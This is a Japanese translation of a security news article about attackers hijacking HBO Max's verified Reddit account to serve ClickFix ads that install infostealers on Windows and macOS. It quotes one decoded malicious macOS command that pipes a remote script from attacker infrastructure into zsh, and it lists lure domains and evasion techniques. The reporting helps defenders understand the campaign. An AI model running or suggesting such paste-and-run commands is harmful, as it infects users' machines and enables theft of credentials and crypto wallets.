


ハッカーはHBO Maxの公式Redditアカウントを乗っ取り、それを悪用して、ClickFix攻撃を仕掛ける悪意のある広告を配信し、WindowsおよびmacOSデバイスに情報窃取型マルウェアを感染させました。
Hudson RockおよびADAMnetworksのセキュリティ研究者がこの攻撃キャンペーンを分析したところ、認証済みのRedditアカウント「u/hbomax」が乗っ取られ、約48時間にわたり108件の悪意のある広告が配信されたことが判明した。
これらの広告では、「ClickFix」として知られるソーシャルエンジニアリングの手法が使用されていました。これは、エラーの修正、CAPTCHAの確認、または正規のソフトウェアのインストールを装い、ユーザーを騙して悪意のあるコマンドをWindowsの「ファイル名を指定して実行」、PowerShell、またはmacOSのターミナルにコピー&ペーストさせるものです。
この種の攻撃は、被害者が正規のOSツールを使用して自ら悪意のあるコマンドを実行するため、マルウェアのダウンロードを検知するように設計された一部のブラウザやセキュリティソフトウェアを回避できる可能性があり、サイバー犯罪者の間でますます普及している。
HBO Maxアカウントによって配信された広告の中には、同ストリーミングサービスを装ったものもあれば、偽のAIツール、開発者向けソフトウェア、macOSユーティリティを宣伝するものもあった。
Hudson RockとADAMnetworksは、この攻撃を「PasteSwitch」と呼ばれる大規模なキャンペーンと関連付けています。このキャンペーンはWindowsとmacOSの両システムを標的としており、情報窃取型マルウェア、ローダー、仮想通貨クリッパー、偽の仮想通貨ウォレットアプリケーションの配布に利用されてきました。
研究者らによると、「PasteSwitch」という名称は、攻撃者が提供したコマンドを被害者が自身のシステムに貼り付けるという手法に由来しており、攻撃者のバックエンドは訪問者に応じて、キャンペーン、プラットフォーム、ペイロード、および暗号資産窃取の手法を切り替えているという。
本メディアは、この事件に関する質問をHBOおよびワーナー・ブラザース・ディスカバリーに送ったが、回答は得られていない。
偽のHBO Maxアプリがマルウェアを配布

このキャンペーンは当初、Redditのユーザーが、認証済みHBO Maxアカウントから投稿された、macOS向けの正規のHBO Maxアプリケーションのように見えるものを宣伝する広告を発見したことで発覚した。
出典:Adam Networks
「Redditを閲覧していたところ、投稿者名に『u/hbomax』と表示された広告を目にしました。これは、私が聞いたことのないmacOS用HBO Maxアプリを宣伝するもので、興味を惹かれました。そのユーザーは認証済みで、公式のHBO Maxサブレディットに何度も投稿しているようです」と、そのユーザーは警告した。
「その広告をクリックすると、一見すると正規サイトのように見える hbomaxx[.]us にリダイレクトされ、そこには『参加』ボタンや『ダウンロード』ボタンがあります。 これらをクリックすると、典型的な情報窃取型/クリックフィックス型の『このコマンドを貼り付けてダウンロード』という画面が開きます。確認したところ、これによりアカウント乗っ取りのためのその他の機能を持つ実行ファイルがダウンロードされます(もちろん、すべて完全なサンドボックス環境で実行されており、出力のみを確認し、何も実行していません)。」
広告をクリックすると、ユーザーは、アプリのダウンロードを提供していると主張する、一見本物そっくりの偽のHBO Maxサイトにリダイレクトされた。
このキャンペーンで使用された偽のHBO Maxサイトの1つがhbomaxx[.]usでした。しかし、ダウンロードボタンをクリックしてもアプリはダウンロードされず、代わりにターミナルを開き、コマンドを貼り付けてソフトウェアをインストールするよう指示する画面が表示されました。

この攻撃で確認されたmacOSコマンドの1つは、実行されるコマンドを隠蔽するためにBase64エンコードを使用していました。デコードすると、以下のコマンドが含まれていました:
export _watch_v2=97d9d8dc;curl -sL "https://ember-bridge[.]com/curl/a44a37519au/setup.sh"| zsh
Hudson Rockは、ember-bridge[.]comが9月に「PasteSwitch」作戦におけるマルウェア配布に利用されたインフラであると指摘した。
この攻撃で使用されたマルウェアファミリーの一つに「MacSync」があり、Hudson Rockによると、これはブラウザの認証情報、Firefoxのプロファイル、Telegramのデータ、Apple Notes、およびmacOSのパスワードを窃取するものです。
別の攻撃チェーンでは、「AMOS helper」が展開され、.com.apple.accountsd という名前のディレクトリを使用して永続化が確立されました。これにより、マルウェアは感染したシステムを攻撃者が制御するサーバーに登録し、追加のタスクを受け取ることができるようになります。
また、このキャンペーンでは、被害者のウォレット復元フレーズを盗むことを目的とした、偽のLedger、Trezor Suite、Exodusといった仮想通貨ウォレットアプリケーションも配布されていた。
Windowsシステムでは、PasteSwitchが、被害者にmshtaやPowerShellを使用してコマンドを実行させるよう誘導する指示を表示していることが確認されている。
Hudson Rockによると、あるWindows攻撃チェーンでは、MP3/HTAポリグロットを使用してスケジュールされたタスクを作成し、32ビットPowerShellを起動し、Microsoftのアンチマルウェアスキャンインターフェース(AMSI)を無効化し、コンピュータ名とユーザー名に基づいて被害者固有のインフラストラクチャを生成していた。
その後の段階では、難読化されたPowerShellとシェルコードを使用して、最終的なペイロードをディスクに保存することなく、Amatera Stealerをメモリに直接読み込んでいました。
また、PasteSwitchは、AnimateClipperやZigClipperを含む、暗号通貨のクリップボード情報を盗み出すマルウェアを拡散させていることも確認されている。
研究者らによると、HBO Maxの広告は、乗っ取られたRedditアカウントを通じて実施された、はるかに大規模な広告キャンペーンの一環であったという。
研究者らは、hbomaxx[.]app へ誘導する広告 40 件、偽の AI および開発者サイト codex-craft[.]com を宣伝する広告 36 件、apple.clean-disk-guide[.]comを宣伝するもの15件、code-desktop[.]comへのリンクを含む広告11件、およびhbomax-macos[.]comを宣伝するもの6件を特定しました。
これにより、攻撃者はHBO Maxユーザーだけでなく、AIソフトウェアやシステムユーティリティを検索している開発者やユーザーなど、より幅広い層を標的にすることが可能になった。
これらの悪意のある広告が報告された後、Redditの管理者が広告の表示を一時停止し、Redditのセキュリティおよび安全対策チームに報告した。
攻撃者がどのようにしてHBO MaxのRedditアカウントにアクセスしたのか、また他のHBOやワーナー・ブラザース・ディスカバリーのアカウントやシステムが影響を受けたかどうかは、依然として不明である。
出典:https://www.bleepingcomputer.com/news/security/hackers-hijack-hbo-max-reddit-account-to-push-malware-in-clickfix-ads/


Comments